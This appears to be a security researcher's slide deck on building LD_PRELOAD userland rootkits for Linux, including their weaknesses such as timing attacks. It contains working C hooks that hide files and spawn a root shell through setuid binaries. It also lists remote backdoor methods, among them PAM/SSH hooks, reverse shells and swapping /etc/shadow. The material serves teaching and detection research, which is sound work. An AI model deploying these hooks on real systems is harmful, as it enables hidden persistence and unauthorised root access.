The Continued Evolution of Userland Linux Rootkits

Can’t stop, won’t stop (preloading)

whoami?

- Darren, @_darrenmartyn on the twitter.
- Security researcher.
- Doer of linux things.

What is LD_PRELOAD?

- Environmental variable interpreted by the dynamic linker.
- Tells it to preload a library ahead of loading other libraries.
- For the Windows folks: Changes the DLL search order to load something first.
- Allows changing execution behaviour at runtime by hooking/replacing functions

What is LD_PRELOAD (continued)

- Can be globally set using /etc/ld.so.preload
- Equivalent on OSX: DYLD_INSERT_LIBRARIES
- On Windows: AppInit_DLLs (broken though, causes everything to halt and catch fire).
- Most platforms have some way to tell the linker where to load from.

How does this relate to rootkits?

- We can replace functions at runtime.
- Modify the behaviour of programs.
- This allows us to hide things, or do sneaky shit in the background.
- Incredibly powerful technique for debugging as well :)

Pro’s and Con’s of LD_PRELOAD rootkits

- Relatively stable across OS versions. (Userland ABI/API is pretty stable).
- No need to write a hundred #ifdef for different kernel versions.
- Not usually architecture specific hooking method.
- Relatively easy to write, easy to extend.
- Can customise to target for APT points.
- Adding new hooks is just adding new functions.


- Vulnerable to timing attacks.
- Vulnerable to static binaries.
- Need to compile on host, or have same library versions in dev/build environment.
- Vulnerable to “I didn’t hook that other function”.
- Trivial to find by forensic practitioners.
- Massive perf impact. (see: timing attacks).
- Vulnerable to `ldd` loops.

How to write an LD_PRELOAD rootkit

- Identify a function you want/need to hook (strace helps here)
- Work out what you want to change about their behaviour (hide stuff?).
- Write the hook.
- Repeat.


Example Time.

Most basic example: rand() hook - code



```c
int rand(void)
{
  return 42;
}
```

An example of hooking “rand()” - execution.




```
user:~$ ./randint
23
user:~$ ./randint
17
user:~$ LD_PRELOAD=./rand42.so ./randint
42
user:~$ LD_PRELOAD=./rand42.so ./randint
42
```

Adding conditions, allowing reality.


- We don’t always want to return a broken random number, for example.
- Sometimes we want to allow calling the “real” function.
- The following contrived example can supply either a bugged or legit “rand()” depending on if an env-var is set.

Another rand hook, with checks.



```
#include <stdio.h>
#include <stdlib.h>
#include <dlfcn.h>
void *libc;
static int (*old_rand) (void);
#define LIBC_PATH "/lib/x86_64-linux-gnu/libc.so.6"
#define ENV_VARIABLE "HAX"
int rand(void)
{
  if (!libc)
    libc = dlopen (LIBC_PATH, RTLD_LAZY);
  if (!old_rand)
    old_rand = dlsym (libc, "rand");
  char *env_var = getenv (ENV_VARIABLE);
  if (env_var) {
    return old_rand();
  }
  return 42;
}
```

See? It works!




```
user:~$ HAX=lol LD_PRELOAD=./rand2.so ./randint
49
user:~$ HAX=lol LD_PRELOAD=./rand2.so ./randint
71
user:~$ LD_PRELOAD=./rand2.so ./randint
42
user:~$ LD_PRELOAD=./rand2.so ./randint
42
```

More conditions


- More usually, we have conditions on the output/input to a function.
- Our hooks act as I/O filters of sorts here.
- This readdir() example is a fine example of that, selectively hiding files with a certain string in their name.

Hiding files by hooking readdir.



```c
#include <dlfcn.h>
#include <dirent.h>
#include <string.h>
#define FILENAME "hideme" // name of file to hide

struct dirent *(*original_readdir)(DIR *);
struct dirent *readdir(DIR *dirp)
{
    struct dirent *ret;
    original_readdir = dlsym (RTLD_NEXT, "readdir");
    while((ret = original_readdir(dirp)))
    {
        if(strstr(ret->d_name,FILENAME) == 0 )
            break;
    }
    return ret;
}
```

Hiding files.




```
user:~$ ls -1
hideme.so
hideme.c
normalfile
user:~$ LD_PRELOAD=./hideme.so ls -1
normalfile
user:~$
```

A good time as any for a timing attack.

- The readdir() hook example makes a perfect example for a timing attack.
- The time it takes to do the string comparison and filtering means more stuff happens during the call.
- Using `time` we can show this easily.

Timing attacks (readdir example).




```
user:~$ time LD_PRELOAD=./hideme.so ls -1
normalfile

real    0m0.003s
user    0m0.003s
sys 0m0.000s
user:~$ time ls -1
hideme.c
hideme.so
normalfile

real    0m0.002s
user    0m0.002s
sys 0m0.000s
```

Implementing Local Backdoors


- Most common technique involves using an environmental variable as a trigger, and hooking setuid binaries.
- Have a function that spawns a root shell if an env-var is called.
- Call that function from every other hook in your rootkit (or from a constructor/destructor…).

Local setuid backdoor function...




```
void drop_suid_shell_if_env_set(void)
{
  char *env_var = getenv (ENV_VARIABLE);
  char preload[512];

#ifdef DEBUG
  printf ("drop_suid_shell called.\n");
#endif
  if (env_var) {
    if (geteuid () == 0) {
      setgid (0);
      setuid (0);
      unsetenv (ENV_VARIABLE);
      putenv ("HISTFILE=/dev/null");
      execl ("/bin/bash", SHELL_NAME, "--login", (char *) 0);
      execl ("/bin/sh", SHELL_NAME, (char *) 0);

    }
  }
}
```

Call it from other hooks (from Jynx2).



```
int access(const char *path, int amode)
{
  struct stat s_fstat;
  if (!libc)
    libc = dlopen (LIBC_PATH, RTLD_LAZY);
  if (!old_access)
    old_access = dlsym (libc, "access");
  if (old_xstat == NULL)
    old_xstat = dlsym (libc, "__xstat");
  drop_suid_shell_if_env_set (); /* spot this */
  memset (&s_fstat, 0, sizeof (stat));
  old_xstat (_STAT_VER, path, &s_fstat);
  if (s_fstat.st_gid == MAGIC_GID || (strstr (path, MAGIC_STRING))
      || (strstr (path, CONFIG_FILE))) {
    errno = ENOENT;
    return -1;
  }
```

Elevating privileges using setuid binaries.




```
user:~$ whoami
user
user:~$ HAX=LOL gpasswd
getenv() trigger fired!
root:~# whoami
root
```

Remote Backdoors

- Hooking accept() (usually, source-port based. // jynx2
- Hooking PAM to backdoor SSH. // umbreon, Father
- Hooking write() and using it as a trigger. // h0mbre
- Port Knocking/Magic Packets // jynx
- Launching a bind or reverse shell when certain processes are called.
- Hot-swapping /etc/passwd or /etc/shadow at runtime
- Hot-swapping authorized_keys files at runtime…
- Use your imagination. Limitless potential.

